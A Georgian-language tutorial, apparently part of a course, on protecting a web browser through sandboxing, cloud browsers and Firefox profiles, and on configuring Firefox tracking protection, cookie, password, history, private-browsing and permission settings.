თავდაცვის როგორი საშუალება თუ მეთოდიც არ უნდა აარჩიოთ ბრაუზერი ყოველთვის იქნება რისკის შემცველი, რადგან ის არის თქვენი ინტერნეტთან მუშაობის ერთ-ერთი ძირითადი საშუალება. ცხადია, შეტევები სწორედ ინტერნეტიდან მოდის. შესაბამისად, გულუბრყვილობა იქნება ვიფიქროთ, რომ მხოლოდ ბრაუზერის კონფიგურაციით მოვახერხებთ თავის დაცვას. საქმე იმაშია, რომ შეტევების ხასიათი და ტექნოლოგიები ყოველდღე იცვლება. არსებობს ე.წ. ნულოვანი დღის ხარვეზები, რომელთა შესახებ არავინ იცის, გარდა შესაძლოა რამდენიმე ჰაკერისა, ან უბრალოდ, ამ სისუსტეების აღმოფხვრა ჯერ არ მომხდარა. შესაბამისად, საჭიროა დაცვის რამდენიმე ფენა, რომ ასეთი შეტევებისგან თავი დაიცვათ. ბრაუზერის დაცვის ერთ-ერთი ყველაზე კარგი მეთოდია იზოლაცია და დანაწევრება. თავდაცვის ძალიან კარგი მეთოდია, რომ ბრაუზერი ვირტუალურ მანქანაში ამუშაოთ, ან ქვიშის ყუთით დაიცვათ, როგორც ეს ამ კურსის წინა ნაწილში განვიხილეთ: Bitbox, Buffer Zone, Sandboxie, Shade Sandbox, Toolwiz Time Freez, Shadow Defender და ა.შ. ეს ბევრად უფრო შეამცირებს დაჰაკერების რისკებს.

თუ გახსოვთ, განვიხილეთ ე.წ. Cloud Browsing ამ ტექნოლოგიის გამოყენებით ბრაუზერი ღრუბელში მუშაობს და შესაბამისად, ჰაკერებისთვის ფიზიკურად შეუძლებელია თქვენი დაჰაკერება. თუმცა მათ შეიძლება მოიპარონ თქვენი პაროლი და სხვა ინფორმაცია, მაგალითად, სოციალური ინჟინერიის საშუალებით. ასეთი ბრაუზერების მაგალითებია https://www.maxthon.com/, Maxton Cloud Browser, https://www.authentic8.com/ Authentic 8, https://app.turbo.net/hub/category/webTurbo.net. ესენი დაგიცავენ ჰაკერებისგან, მაგრამ კონფიდენციალურობის დაცვა აქ ვერ მოხდება, რადგან ამ კომპანიებს ეცოდინებათ, რას აკეთებთ ინტერნეტში.

ასევე, არსებობს პროგრამა Browser in a box https://www.rohde-schwarz.com/fi/products/cybersecurity/desktop-security/r_s_browser_in_the_box_-contentpackagewing/r-s-browser-in-the-box_232366.html, რომელიც თქვენს კომპიუტერზე დააყენებს ვირტუალურ მანქანას და ბრაუზერს ამუშავებს ამ მანქანაში. შესაბამისად, მაქსიმალურად გიცავთ ჰაკერებისგან.

FireFox-ს, ასევე, გააჩნია ე.წ. კონფიგურაციების (Profile) კონცეფცია. ანუ შეგიძლიათ შექმნათ სხვადასხვა პარამეტრებიანი კონფიგურაციები (Profiles) და გადაერთოთ ერთი კონფიგურაციიდან მეორეზე. თუ FireFox-ში აკრიფავთ `about:profiles`, გამოსული ფანჯრის დახმარებით შეძლებთ ახალი კონფიგურაციის (Profile) შექმნას, რომელიც ფაქტიურად FireFox-ის ცალკე ასლს აამუშავებს ახალი კონფიგურაციით. კონფიგურაციების ასარჩევად დააჭირეთ ⊞ + R კომბინაციას, გაიხსნება ბრძანებების შესაყვანი ფანჯარა, შეიყვანეთ `firefox.exe -p` და დააჭირეთ OK ღილაკს. ეკრანზე გამოვა ფანჯარა ყველა არსებული კონფიგურაციით.




აარჩიეთ საჭირო კონფიგურაცია და დააჭირეთ Start Firefox ღილაკს. ამ მეთოდის გამოყენებით შესაძლებელია ერთდროულად ამუშაოთ ერთ კომპიუტერზე Firefox-ის რამდენიმე სხვადასხვა კონფიგურაციიანი ასლი.


ცხადია, შესაძლებელია, რომ გამოიყენოთ Firefox-ის პორტატული ვერსიაც – https://portableapps.com/apps/internet/firefox_portable, რომელსაც განუსაზღვრავთ სხვადასხვა კონფიგურაციებს.

უსაფრთხოება, თვალთვალი და კონფიდენციალურობა Firefox-ში

Firefox-ს აქვს უსაფრთხოების და კონფიდენციალურობის დაცვის ძალიან კარგი თვისებები, Chrome-ისგან განსხვავებით საშუალებას გაძლევთ, დააყენოთ გაფართოებები, რომლებიც უსაფრთხოების დაბალი დონის პარამეტრებს შეცვლის. Chrome ზღუდავს გაფართოებებს და მაგალითად, შეუძლებელია სკრიპტების ამკრძალავი გაფართოების დაყენება, ე.ი. NoScript გაფართოება არ არსებობს Chrome-ისთვის. Chrome-ს აქვს უკეთესი ქვიშის ყუთი, მაგრამ სამწუხაროდ, Chrome არის Google-ის პროდუქტი, ეს უკანასკნელი კი თავის ბიზნეს მოდელს მთლიანად აფუძნებს მომხმარებლების თვალთვალზე. უფრო მეტიც, Google ყველაზე დიდი კორპორატიული მოთვალთვალეა. სწორედ ამიტომ ვუწევთ FireFox-ს რეკომენდაციას, იმის მიუხედავად, რომ Chrome ალბათ უფრო უკეთეს უსაფრთხოებას გთავაზობთ.



მოდი, ახლა შევხედოთ Firefox-ის უსაფრთხოების და კონფიდენციალურობის თვისებებს. გადავიდეთ პარამეტრების მენიუს Option ფანჯარაში Privacy მენიუზე.




თუ პირველ სტრიქონს შევხედავთ, Enhanced Tracking Protection პარამეტრის გააქტიურებით FireFox აგზავნის მოთხოვნას (DNT), რომ საიტმა არ განახორციელოს თვალთვალი. როგორც ხედავთ, აქ სამი სხვადასხვა შესაძლებლობაა: Standard სტანდარტული, ანუ დაბალანსებული, Strict მკაცრი, ანუ მაქსიმალურად დაგიცავთ, მაგრამ ზოგიერთმა საიტმა შეიძლება კარგად არ იმუშაოს და Custom, სადაც შეგიძლიათ განსაზღვროთ აკრძალვები. Send websites a "Do Not Track" signal that you don't want to be tracked-ში აარჩიეთ Always (ყოველთვის). ანუ ყოველთვის გაუგზავნის საიტებს მოთხოვნას, რომ არ განახორციელონ თვალთვალი. ამ მოთხოვნის შესახებ დამატებითი ინფორმაციისათვის, ასევე, წაიკითხეთ https://support.mozilla.org/en-US/kb/how-do-i-turn-do-not-track-feature

გაითვალისწინეთ, რომ ეს პარამეტრი არ არის აუცილებელი და საიტების გადასაწყვეტია, ამ პარამეტრს ანგარიში გაუწიონ თუ არა. ეს საიტი https://www.eff.org/dnt-policy მოგაწვდით დირექტივას, თუ როგორ უნდა იქნას მსგავსი ფუნქცია დანერგილი. მაგალითად, Microsoft-მა ღიად გამოაცხადა, რომ არ დაემორჩილება ამ მოთხოვნებს.

ამ რეჟიმის ჩართვის შემდეგ დაინახავთ ფარის პიქტოგრამას , რომელიც მოთავსებულია ვებმისამართის გასწვრივ, მარცხენა მხარეს. ეს ნიშნავს, რომ საიტის გარკვეული ნაწილი იბლოკება, რადგან იგი თვალთვალის პარამეტრებად აღიქმება.


ალბათ გაგიჩნდათ კითხვა, რა განსხვავებაა სტანდარტულ და მკაცრ რეჟიმებს შორის. ერთ-ერთი მთავარი განსხვავებაა, რომ კერძო საიტებზე მოხდება გარკვეული სათვალთვალო საიტების დაბლოკვა. ამ სიტების სია განთავსებულია https://disconnect.me/ საიტზე და FireFox შეეცდება, დაბლოკოს ინფორმაცია ამ საიტებიდან. თუ მკაცრ რეჟიმს აარჩევთ, მაშინ მოხდება არა მარტო ამ საიტების დაბლოკვა, არამედ ყველა იმ ინფორმაციის დაბლოკვაც, რომელიც ამ საიტებიდან მიდის სხვა საიტებზე. ცხადია, ამან ხანდახან შეიძლება ბრაუზერში საიტების მუშაობაზეც იქონიოს გავლენა და არ ჩამოტვირთოს საიტის გარკვეული ნაწილები ან ამ ნაწილებმა არასწორად იმუშაონ. მიუხედავად ამისა, ალბათ, სწორედ მკაცრი რეჟიმი უნდა შეარჩიოთ.

იმისათვის, რომ შეამოწმოთ, როგორ მუშაობს თქვენი შეზღუდვები, გადადით საიტზე https://www.itisatrap.org/firefox/its-a-tracker.html




ამ საიტზე მოთავსებულია სიმულირებული სათვალთვალო სხვადასხვა საშუალებები. საიტი გაჩვენებთ, თუ რამდენად ეფექტურია თქვენი კონფიგურაცია. როგორც ზემოთ ხედავთ, წითელი ტექსტი გეუბნებათ, რომ რაღაც სათვალთვალო არ ჩაიტვირთა სწორად. ხანდახან შეიძლება დაგჭირდეთ, რომ ეს კომპონენტი ჩატვირთოთ,

ამისათვის დააჭირეთ ფარს და გამოსულ მენიუში გამორთეთ თვალთვალისაგან დაცვა Enhances Tracking Protection is ON for This Site.




Cookies and Site Data არის შემდეგი პარამეტრების ჯგუფი:



Your stored cookies, site data, and cache are currently using 277 KB of disk – გიჩვენებთ, თქვენი ინტერნეტ ბრაუზინგის ისტორიას რამდენი ადგილი უჭირავს დისკზე. თუ დააჭერთ Clear Data ღილაკს, ეს მონაცემები წაიშლება.


Delete cookies and site data when Firefox is closed - წაშალე cookie-ები და საიტის მონაცემები. აქ საინტერესოა, რომ ღილაკით Manage Exceptions უნდა განსაზღვროთ გამონაკლისი ვებ გვერდები, რომელთა cookie-ები არ წაიშლება. თუმცა ასეთ შემთხვევაში ამ გვერდიდან ჩამოტვირთული სხვა საიტების cookie-ებიც შეიძლება დარჩეს სისტემაში.



შემდეგი ჯგუფია Logins and Passwords საიტებში რეგისტრაცია და პაროლები. აქ შეგიძლიათ განსაზღვროთ, რომელი პაროლები უნდა დაიმახსოვროს ბრაუზერმა.

Ask to save logins and passwords for websites - რეგისტრაციის და პაროლების შენახვა.

Autofill logins and passwords – ავტომატურად შეავსე პაროლები და რეგისტრაცია. ანუ ავტომატურად ჩასვამს პაროლს და სახელს რეგისტრაციის უჯრებში.



Show alerts about passwords for breached websites – Firefox შეგატყობინებთ, თუ თქვენი პაროლებიდან რომელიმე ნაპოვნ იქნა ცნობილ ჰაკერულ საიტებზე, სადაც მოპარული მონაცემები განთავსდება და იყიდება.


Exceptions ღილაკით შეგიძლიათ განსაზღვროთ საიტები, რომელთა პაროლებიც არ შეინახება.

Saved Log in - ღილაკი კი გიჩვენებთ, რომელი საიტების რეგისტრაციის სახელები და პაროლებია ჩაწერილი.

Use a Primary Password – საშუალებას გაძლევთ, მთავარი პაროლით დაიცვათ ყველა ჩაწერილი პაროლი და გქონდეთ ერთი მთავარი პაროლი ამ ინფორმაციაზე წვდომისათვის. ეს პაროლი ყოველი პროფილისთვის ადგილობრივად განისაზღვრება და არ ხდება მისი სინქრონიზაცია არც ინტერნეტით და არც პროფილებს შორის, იმავე კომპიუტერზეც კი.


პაროლების შენახვა, საზოგადოდ, ცუდი აზრია, რადგან თუ ჰაკერებმა წვდომა მიიღეს ამ ინფორმაციაზე, შეიძლება დაზარალდეთ. თუ მაინც გინდათ ამ ფუნქციის გამოყენება, აუცილებლად განსაზღვრეთ მთავარი პაროლი.

თუ ოდნავ ქვემოთ ჩახვალთ, **Privacy & Security** პარამეტრების გვერდზე დაინახავთ ბრაუზინგის ისტორიის პარამეტრებს.




სტანდარტულად დაყენებულია Remember History - დაიმახსოვრე ისტორია, ასევე, შეგიძლიათ აარჩიოთ Never remember history - არ დაიმახსოვრო ისტორია, ეს რეჟიმი დაგიცავთ გარკვეული თვალთვალისგან. რადგან თვალთვალის დროს ხდება კომპიუტერში ფაილების შენახვა, ეს რეჟიმი ამ ფაილებს წაშლის. თანაც წაშლის „დამალულ“ cookie-ებსაც, მაგალითად, როგორიცაა ერთპიქსელიანი ფერები, ან e-tag, HTML5-ის სესიის შენახვით თვალთვალი, Index.db მონაცემთა ბაზაში შენახვა და ა.შ. სამწუხაროდ, ასეთი რამ ასევე დაკარგავს მეხსიერებას, რომელიც ინახავს, თუ რა ენას იყენებთ ბრაუზინგისას, რადგან ეს ინფორმაცია, როგორც წესი, cookie-ში იწერება. ბევრისათვის ეს ლოგიკურია, რადგან თუ გინდათ, რომ საიტმა იცოდეს ვინ ხართ, მასში უნდა დარეგისტრირდეთ. თუ არ გინდათ დარეგისტრირება, მაშინ სულაც არ არის საჭირო, დაიმახსოვროთ ამ საიტთან მუშაობის პარამეტრები. ცხადია, რომ ისტორიის არდამახსოვრება არ მალავს თქვენ IP მისამართს.

Use custom settings of history, ანუ განსაზღვრეთ ისტორიის პარამეტრები.




ეს ფუნქცია განსაზღვრავს, რა წაშალოთ და რა დატოვოთ. Remember browsing and download history დაიმახსოვრებს ბრაუზინგის ისტორიას. Remember search and form history - დაიმახსოვრებს ძებნისა და ფორმების შევსების ისტორიას და ინფორმაციას. Clear history when Firefox closes - წაშლის ისტორიას ბრაუზერის დახურვასთან ერთად.

Firefox-ს აქვს **Private Browsing** რეჟიმი. მენიუში აარჩიეთ ნიღაბი - New Private Window,



რაც გახსნის ახალ ფანჯარას რომელშიც ჩვეულებრივ მუშაობას შეძლებთ, ერთი განსხვავებით - რომ ეს ფანჯარა არასოდეს დაიმახსოვრებს ბრაუზინგის ისტორიას და არ ჩაიწერს რამეს დისკზე, გარდა თქვენი ჩამოტვირთული ფაილებისა და სანიშნეებისა.




თუ ბმულზე მარჯვნივ დააჭერთ, შეგიძლიათ აარჩიოთ Open link in new private window მენიუ, რომელიც ბმულს ახალ კონფიდენციალურ ფანჯარაში გახსნის. ეს ფანჯარა გაიხსნება მხოლოდ იმ შემთხვევაში, თუ ბრაუზერი იმახსოვრებს ისტორიას, ხოლო თუ ბრაუზერზე ისტორიის დამახსოვრება გამორთული გაქვთ, მაშინ გაიხსნება ბრაუზერის ჩვეულებრივი ფანჯარა. სამწუხაროდ, ეს მეთოდი არ დაგიცავთ თვალთვალის ყველა მეთოდისაგან.

თუ დავუბრუნდებით პარამეტრების ფანჯარას, აქ ნახავთ, რომ შეგიძლიათ განუსაზღვროთ უფლებები კომპიუტერის მოწყობილობებს, როგორიც არის მდებარეობის განსაზღვრა (GPS), კამერა, მიკროფონი, შეტყობინებები, ვიდეოების ავტომატურად დაკვრა, ვირტუალური რეალობის მოწყობილობები. ცხადია, რჩევა იქნება, რომ მაქსიმალურად გამორთოთ ყველაფერი, რაც არ გჭირდებათ.

ასევე, შეგიძლიათ დაბლოკოთ ამომხტომი ფანჯრები (pop up window) და შეგატყობინოთ, როცა რომელიმე ვებ გვერდი შეეცდება, დააყენოს გაფართოება Warn you when websites try to install add-ons, ცხადია, ორივე პარამეტრი უნდა ჩართოთ.

